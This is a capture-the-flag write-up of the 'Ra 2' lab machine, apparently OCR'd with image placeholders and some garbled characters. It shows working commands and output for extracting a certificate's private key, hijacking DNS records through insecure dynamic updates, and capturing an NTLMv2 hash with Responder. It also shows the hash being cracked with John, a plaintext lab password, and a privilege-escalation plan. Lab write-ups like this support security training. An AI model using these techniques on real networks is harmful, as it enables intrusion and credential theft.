
```
root@kali2:~# openssl pkcs12 -in Downloads/cert.pfx
Enter Import Password:
Bag Attributes
    Microsoft Local Key set: <No Values>
    localKeyID: 01 00 00 00
    friendlyName: te-4b942170-a078-48b3-80cb-e73333376b73
    Microsoft CSP Name: Microsoft Software Key Storage Provider
Key Attributes
    X509v3 Key Usage: 90
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
-----BEGIN ENCRYPTED PRIVATE KEY-----
MIIFHDBOBgkqhkiG9w0BBQ0wQTApBgkqhkiG9w0BBQwwHAQIRvvFwWkGIbwCAggA
MAwGCCqGSIb3DQIJBQAwFAYIKoZIhvcNAwcECOoaMZ2rcS25BIIEyPR9faXJmoxQ
oMTSl5RodZQY3E8UieYbbozAoxqGFh4jt8L1WgaI306XqXL0fYRE6pvXxFstisUg
5kQO2FOdDdvfug2WJK2lIVzJEWMi6DYBW/i7XXjUfC+RWEIRCuO7oB7xjzwtXz1q
Dza74WJSr4BThGS2m5jEbRV3QJPhcZ5YA+47UG+SdJadHcQ3IXKVyXWpbuBkgPBo
kFAgQNusTfaHjfQKmZdAED18zwNi8BVpNYWxvVeBquOYGUIDP7UwTIJBTS9qrO+K
qoR7znCcY1whZPWtuEpXSiRsCLF5dtiyiC2cWU5ZOeATsTlb9gksgLYHoAF8dfBH
53BbVgUOHLRhXAGTrHnPKOBD3jPsmA3MGBjWH8/9wO8JMYvx0N0dqx5jNqGADjt6
gZ4K28lpT7×9LG52wkRN58GycOWOJ0yZhtUAHhOi3Km5SWY7×81nAfummubV5hJ3
DAmNUxfXCF04KGVfUbkgdBNg6D107PJLTjOa/F4XoSIcbzMeO3dyEQ5WIw3FDBnv
QqI6SNXnwjbgur89c7LiIX4vvCr5jceU/BIUlo7QCg4VQR3ZhJtpTzSUVb8dbAYf
J1wH2KE8QIKKq/MyOD4gG5CKQfmDfkDOicUMlRinU50514nq8wF3fT4oAHDGsQZU
HnK8XipOq3TJQ5sm3UTGCqH/Ms4YLAsV35rF6Z0IKZjKpo3ZQ43/X/ksGZl0Mxl5
bfDn1Rd644VQ1Mwh6uGM8WLl+/0Eq9JT5HeFSjKE09n9AMIYg2jwwDwuvrzV2eO2
2o4BBNoVDrCCADjqk6b51XdkNWWEwTA+APddiQaHddO+T4/Qx7e699ysIT0Qquls
jdtCDJwiikvC7fVXqbKbZxUeBy5emJCMSn+QvAh2X23GxFqSG20vf/msDQ2YhQrD
5dTj5JWhXfEqAlppWJI1L/xQQxPk1iEbu/iYssuRQdeYKe3dzx07LINrkO4b8ihR
b1ajnQu7MAlZuDJtnYonced3SlkigmaHlMg/axEePMYzQTeO1/15bsSHe7l0DLQF
98Iy5vV6wfKMnh/mCY91felFFY7Mokc5fQOFNRTT9+wRpR4R21r9Ul416s3y7h5h
yQAo+Mo0wDu4eAp0bHZfi1Eg4SkNAKqmNn30YIbgUwVs54+bDj+ufEwWzEkBpvfj
33v5OqSJEb2oKgHMoVPly23CqV/TzqZWs4OJwZ1HegTnZsMvLAMs4NvWXCS8cmrM
JfT8MeGbrgwvtxFuzB/fZTIxj+sr93NBKVUQk35bjkMgzBb2us8KPaiQtnPIH5gP
5BFYTcDQWrWEyxNVOz+O5Aal+RZOwe/kUsoHqx8V95QEC/tup0uZ1J7Y9pvJhw7H
WcNxjyjPoGhZ0sO8SWvm4sX+9mRIEOGZqh+tYGSU4ECso0jLy5g5irqvzLovBvEi
D3QlkDVMtc1VqXW6qr+tnWuTK916KohIJOUiZL2ZWZwKlmzuExf+4D8kI6q7SrFy
5CwwCQTUikCTlL51YbHFhB036CAhBpicz9qbXHFZ3SO9V2o1E40shd3vziG4KLkK
bi/wP3Hnx6nl1Gurtq+Ke6wu7M50pxOYi4RHEQmwq8zS22Hade1juFNodbaRjeVm
nCFYFTR1qEkpe/D10+TAQQ==
-----END ENCRYPTED PRIVATE KEY-----
Bag Attributes
    localKeyID: 01 00 00 00
subject=CN = fire.windcorp.thm

issuer=CN = fire.windcorp.thm

-----BEGIN CERTIFICATE-----
MIIDajCCAlKgAwIBAgIQUI2QvXTCj7RCVdv6XlGMvjANBgkqhkiG9w0BAQsFADAc
MRowGAYDVQQDDBFmaXJlLndpbmRjb3JwLnRobTAeFw0yMDA1MjkwMzMxMDhaFw0y
DDA1MjkwMzQxMDNaMBwxGjAYBgNVBAMMEWZpcmUud2luZGNvcnAudGhtMIIBIjAN
BgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAv900af0f6n80F0J6U9jMgcwQrozr
```

The private key is also included in this package.

DNSRecon reveals an interesting TXT record



```
root@kali2:~# dnsrecon -d windcorp.thm -n 192.168.16.30
[*] Performing General Enumeration of Domain: windcorp.thm
[-] DNSSEC is not configured for windcorp.thm
[*]      SOA fire.windcorp.thm 192.168.16.30
[*]      SOA fire.windcorp.thm 192.168.112.1
[*]      NS fire.windcorp.thm 192.168.16.30
[-]      Recursion enabled on NS Server 192.168.16.30
[*]      NS fire.windcorp.thm 192.168.112.1
[-] Could not Resolve MX Records for windcorp.thm
[*]      A windcorp.thm 192.168.16.30
[*]      TXT windcorp.thm THM{Allowing nonsecure dynamic updates is a significant security vulnerability because updates can be accepted from untrusted sources}
[*] Enumerating SRV Records
[+] {'type': 'SRV', 'name': '_gc._tcp.windcorp.thm', 'target': 'fire.windcorp.thm', 'address': '192.168.16.30', 'port': '3268'}
[+] {'type': 'SRV', 'name': '_gc._tcp.windcorp.thm', 'target': 'fire.windcorp.thm', 'address': '192.168.112.1', 'port': '3268'}
[+] {'type': 'SRV', 'name': '_kerberos._tcp.windcorp.thm', 'target': 'fire.windcorp.thm', 'address': '192.168.16.30', 'port': '88'}
[+] {'type': 'SRV', 'name': '_kerberos._tcp.windcorp.thm', 'target': 'fire.windcorp.thm', 'address': '192.168.112.1', 'port': '88'}
[+] {'type': 'SRV', 'name': '_kerberos._udp.windcorp.thm', 'target': 'fire.windcorp.thm', 'address': '192.168.16.30', 'port': '88'}
[+] {'type': 'SRV', 'name': '_kerberos._udp.windcorp.thm', 'target': 'fire.windcorp.thm', 'address': '192.168.112.1', 'port': '88'}
[+] {'type': 'SRV', 'name': '_ldap._tcp.windcorp.thm', 'target': 'fire.windcorp.thm', 'address': '192.168.16.30', 'port': '389'}
[+] {'type': 'SRV', 'name': '_ldap._tcp.windcorp.thm', 'target': 'fire.windcorp.thm', 'address': '192.168.112.1', 'port': '389'}
[+] {'type': 'SRV', 'name': '_ldap._tcp.gc._msdcs.windcorp.thm', 'target': 'fire.windcorp.thm', 'address': '192.168.16.30', 'port': '3268'}
[+] {'type': 'SRV', 'name': '_ldap._tcp.gc._msdcs.windcorp.thm', 'target': 'fire.windcorp.thm', 'address': '192.168.112.1', 'port': '3268'}
[+] {'type': 'SRV', 'name': '_ldap._tcp.dc._msdcs.windcorp.thm', 'target': 'fire.windcorp.thm', 'address': '192.168.16.30', 'port': '389'}
[+] {'type': 'SRV', 'name': '_ldap._tcp.dc._msdcs.windcorp.thm', 'target': 'fire.windcorp.thm', 'address': '192.168.112.1', 'port': '389'}
[+] {'type': 'SRV', 'name': '_kpasswd._udp.windcorp.thm', 'target': 'fire.windcorp.thm', 'address': '192.168.16.30', 'port': '464'}
[+] {'type': 'SRV', 'name': '_kpasswd._udp.windcorp.thm', 'target': 'fire.windcorp.thm', 'address': '192.168.112.1', 'port': '464'}
[+] {'type': 'SRV', 'name': '_ldap._tcp.pdc._msdcs.windcorp.thm', 'target': 'fire.windcorp.thm', 'address': '192.168.16.30', 'port': '389'}
[+] {'type': 'SRV', 'name': '_ldap._tcp.pdc._msdcs.windcorp.thm', 'target': 'fire.windcorp.thm', 'address': '192.168.112.1', 'port': '389'}
[+] {'type': 'SRV', 'name': '_kpasswd._tcp.windcorp.thm', 'target': 'fire.windcorp.thm', 'address': '192.168.16.30', 'port': '464'}
[+] {'type': 'SRV', 'name': '_kpasswd._tcp.windcorp.thm', 'target': 'fire.windcorp.thm', 'address': '192.168.112.1', 'port': '464'}
[+] {'type': 'SRV', 'name': '_kerberos._tcp.dc._msdcs.windcorp.thm', 'target': 'fire.windcorp.thm', 'address': '192.168.16.30', 'port': '88'}
[+] {'type': 'SRV', 'name': '_kerberos._tcp.dc._msdcs.windcorp.thm', 'target': 'fire.windcorp.thm', 'address': '192.168.112.1', 'port': '88'}
[+] {'type': 'SRV', 'name': '_ldap._tcp.ForestDNSZones.windcorp.thm', 'target': 'fire.windcorp.thm', 'address': '192.168.16.30', 'port': '389'}
[+] {'type': 'SRV', 'name': '_ldap._tcp.ForestDNSZones.windcorp.thm', 'target': 'fire.windcorp.thm', 'address': '192.168.112.1', 'port': '389'}
[+] 22 Records Found
```

```
 ____        ____
|  _ \ __ _ |___ \
| |_) / _` |  __) |
|  _ < (_| | / __/
|_| \_\__,_||_____|
```

Flag 1:
THI Redacted can
be

So. This seems to suggest the server allows secure AND nonsecure DNS updates. We try to add a record to verify.

```
> server 192.168.16.30
> update add test.windcorp.thm 5 TXT "Don't mind me.."
> send
```

Checking

```
nslookup
> server 192.168.16.30
Default server: 192.168.16.30
Address: 192.168.16.30#53
> set type=txt
> test.windcorp.thm
Server:         192.168.16.30
Address:        192.168.16.30#53

test.windcorp.thm       text = "Don't mind me.."
```

So we can add records.

Summing up what we know:

- There is a authenticated site https://selfservice.windcorp.thm
- We have the certificate and private key, so we could impersonate that server
- We can alter DNS records, so impersonating sounds like a plan.

```
 ____         ____
|  _ \ __ _  |___ \
| |_) / _` |   __) |
|  _ < (_| |  / __/
|_| \_\__,_| |_____|
```

First we add certificate to Responder. We need to extract the contents of the pfx to a certificate-file and a key-file.

```
openssl pkcs12 -in ~/Downloads/cert.pfx -out selfservice.crt.pem -clcerts
-nokeys
Enter Import Password:
openssl pkcs12 -in ~/Downloads/cert.pfx -out selfservice.key.pem -nocerts
-nodes
Enter Import Password:
```

Then edit /etc/responder/Responder.conf

```
[HTTPS Server]

; Configure SSL Certificates to use
SSLCert = /usr/share/responder/selfservice.crt.pem
SSLKey = /usr/share/responder/selfservice.key.pem
```


And start responder: responder -I eth0

Then edit the record for selfservice

```
> server 192.168.16.30
> update delete selfservice.windcorp.thm
> send
> update add selfservice.windcorp.thm 86400 A 192.168.16.53
> send
> quit
```

```
 ____      ____  
|  _ \ __ _|___ \ 
| |_) / _` | __) |
|  _ < (_| |/ __/ 
|_| \_\__,_|_____|
```

Responder does it's job



```
          NBT-NS, LLMNR & MDNS Responder 3.0.0.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Fingerprint hosts          [OFF]

[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [192.168.16.53]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']



[+] Listening for events ...
[HTTP] NTLMv2 Client   : 192.168.16.30
[HTTP] NTLMv2 Username : WINDCORP\edwardle
[HTTP] NTLMv2 Hash     : edwardle::WINDCORP:4a975557295a9217:C1C742B17FDB6504CB8864DF841A3867:0101000000000000A2E579AD0738D6011607BBA5C2CF86D70000000002000600530
04D0042000100160053004D0042002D0054004F004F004C004B0049005400400120073006D0062002E006C006F00630061006C0003002800730065007200760065007200320030003000033002E007300
6D0062002E006C006F00630061006C000500120073006D0062002E006C006F00630061006C0008003000300000000000000001000000002000000D46F00FDF1D0DCB385518E950F2D5C3A6BF387BBBE780
37BE54FEE11678A41C90A00100012C690EF73A24A276DC3EDC54B8CC48409003A004800540054005002F00730065006C006600730065007200760069006300065002E00770069006E00640063006F0072
0070002E00740068006D000000000000000000
```

John cracks it


```
john R2Hash -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Redacted          (edwardle)
1g 0:00:00:06 DONE (2020-06-01 13:44) 0.1594g/s 2287Kp/s 2287Kc/s 2287KC/s !
SkicA!..!)(^karabatak55
Use the "--show --format=netntlmv2" options to display all of the cracked
passwords reliably
Session completed
```

So we have credentials

edwardle:!Angelus25!

```
 ____          ____  
|  _ \ __ _   |___ \ 
| |_) / _` |    __) |
|  _ < (_| |   / __/ 
|_| \_\__,_|  |_____|
```

As the server is not running SSH, but there is an alternative, WinRM on port 5985. WinRM is used for PowerShell remoting, where an authenticated user can access the server and submit commands. Using the evil-winrm tool, we can access the server semi-interactively.



Windows Server 2016

Windows PowerShell Web Access

Enter your credentials and connection settings

User name: edwardle

Password: ●●●●●●●●●●●●


Connection type: Computer Name

Computer name: fire.windcorp.thm

Optional connection settings

Sign In

© 2016 Microsoft Corporation. All rights reserved.




```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\edwardle.WINDCORP\Documents>
```

Connected to: **fire.windcorp.thm**

```
 ____         ____
|  _ \ __ _  |___ \
| |_) / _` |   __) |
|  _ < (_| |  / __/
|_| \_\__,_| |_____|
```




```
PS C:\Users\edwardle.WINDCORP\desktop>
type ".\Flag 2.txt"
THM
PS
```

Redacted

Flag 2: Redacted }

Seems we have a privilege we shouldn't have; Impersonate




```
PS C:\Users\edwardle.WINDCORP\desktop>
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= =======
SeMachineAccountPrivilege     Add workstations to domain                Enabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Enabled
PS C:\Users\edwardle.WINDCORP\desktop>
```


This makes us think of SweetPotato. Downloading and compiling using Visual Studio Community Edition



